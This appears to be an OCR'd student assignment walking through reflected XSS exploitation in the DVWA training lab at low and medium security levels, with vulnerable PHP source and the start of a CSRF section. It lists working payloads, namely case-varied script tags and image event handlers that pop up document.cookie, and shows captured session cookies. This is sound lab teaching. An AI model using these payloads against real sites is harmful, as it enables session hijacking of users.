
first of all, let’s use the basic payload that we use in the low-level-security i.e., <script>alert("This is Assignment No-03") </script>


Vulnerability: Reflected Cross Site Scripting (XSS)

```
Hello alert("This is Assignment No-03")
```

we didn’t get the popup. This maybe due to the reason that the application is encoding or sanitizing our input string at some level.

To bypass this, we can use <Script> or <SCRIPT> in place of <script> in place of our payload. Let’s enter the payload <Script>alert("This is Assignment No-03") </Script>


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Assignment No-03") </Script> Submit

localhost

This is Assignment No-03


OK

http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

we can see that above we have bypasses the filter and got an alert box. In this way we can exploit Reflected XSS vulnerability in DVWA at medium level.

◆Payload-01:

<Script>alert(document.cookie) </Script>


localhost/dvwa/vulnerabilities/xss_r/?name=Payload-01%3A+<Script>alert(document.cookie)+<%2FScript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

rt(document.cookie) </Script> Submit

localhost


security=medium; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a

OK

In the low level security just with simple “script”, we got cookie, however in medium level security, we need to make some changes e.g. “Script” or “SCRIPT”

◆**Payload-02:**

<img src="http://localhost/dvwa/dvwa/images/logo.png" onload=alert(document.cookie)>


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

load=alert(document.cookie)> Submit

localhost

security=medium; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a


OK

http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

As we know, the “onload” event is triggered when an HTML page or an image has finished loading.
So, here after submitting the payload, it will start loading and will display the user’s cookie in the pop-up alert box.

◆**Payload-03:**


<img src="http://localhost/dvwa/dvwa/images/logo.png" onclick=alert(document.cookie)>


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


localhost

security=medium; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a

here, after submitting this payload, we will get this image showing DVWA as I have given link address of that image into the src, so after clicking on this image, we will get a popup of cookie.
So, basically, if this code is embedded in a webpage and a user interacts with it by clicking on the image, the alert(document.cookie) JavaScript code will be executed and it will display the user's cookies in a pop-up alert box.

◆**Payload-04:**

```
<img src="http://lcalhost/dvwa/dvwa/images/logo.png"
onerror=alert(document.cookie)>
```


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

rror=alert(document.cookie)>

localhost


security=medium; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a

As we know, the "onerror" event gets triggered when an error occurs while loading an external source such as an image.

Here, we have changed the link address of the image(localhost to lcalhost), so that we could get the error and got the popup alert of cookie.

Security Level-Low

Identification & Reasons of Vulnerabilities:


Reflected XSS Source

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';

}

?>
```

The above PHP code checks if the “name” parameter is present in the GET request & whether it’s empty, if “name” is not provided or is empty, then it sets a variable “$isempty” to true, otherwise it outputs a greeting message with the provided name.

Now let’s look at the vulnerability in the code:

we can see above in the code, on the server side, the code doesn’t check if the user is attempting a XSS injection. It simply pastes whatever the user input is, into the HTML code.


Also, in the above code, we are directly echoing the `$_GET['name']` value without any validation or sanitization, which basically means that an attacker can manipulate the “name” parameter in the URL to inject malicious JavaScript code that will be executed by a victim’s browser.

To protect against XSS attacks, we should always sanitize user input and avoid echoing it directly into HTML.

Exploitation & Result:

first of all, let’s try with the basic payload <script> alert() </script>

Now, enter the payload <script> alert(“XSS Low Level Security”) </script> in the field and submit the request.


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

XSS Low Level Security") </s Submit

localhost

XSS Low Level Security


OK

http://www.cgisecurity.com/xss-faq.html

We can see a popup box above which confirms that it is vulnerable to reflected XSS and we have successfully exploited it at low level security.

◆Payload-01:

<script>alert(document.cookie) </script>


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
rt(document.cookie) </script>
```

localhost


```
security=low; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a
```

As we can see above that input string is echoed back exactly in the same way as it was entered by us(attacker). As a result, the <script> tag in our payload also gets reflected back without any filtering or any encoding.

As we know that the web browser has the capability to execute any tag which is passed to it, that's why we got an alert box on the screen after the execution of the alert() function inside the <script> tag.

◆**Payload-02:**

<img src="http://localhost/dvwa/dvwa/images/logo.png" oncontextmenu=alert(document.cookie)>


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


localhost

```
security=low; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a
```

Again here, the "oncontextmenu" event gets triggered when the user right clicks on an element, and it will display the user's cookies in the pop-up alert box.

◆**Payload-03:**

```
<img src="http://localhost/dvwa/dvwa/images/logo.png"
ondblclick=alert(document.cookie)>
```



```
security=low; PHPSESSID=f75e3dd51e9ca2fcdb97e8957e9b549a
```

here, after submitting this payload, we will get this image showing DVWA as I have given link address of that image into the src, so after double clicking on this image, we will get a popup of cookie.


So, basically, if this code is embedded in a webpage and a user interacts with it by double clicking on the image, the alert(document.cookie) JavaScript code will be executed and it will display the user’s cookies in a pop-up alert box.

CSRF Attack

Cross-site request forgery(also known as CSRF) is again a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

In a successful CSRF attack, attacker might be able to change the email address of the user's account, change their password, make a funds transfer.
Basically, attacker might be able to gain full control over the user's account.

Security Level- Low



Low CSRF Source

```php
<?php

    if (isset($_GET['Change'])) {

        // Turn requests into variables
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_conf'];


        if (($pass_new == $pass_conf)){
            $pass_new = mysql_real_escape_string($pass_new);
            $pass_new = md5($pass_new);

            $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";
            $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>' );

            echo "<pre> Password Changed </pre>";
            mysql_close();
        }

        else{
            echo "<pre> Passwords did not match. </pre>";
        }

    }
?>
```

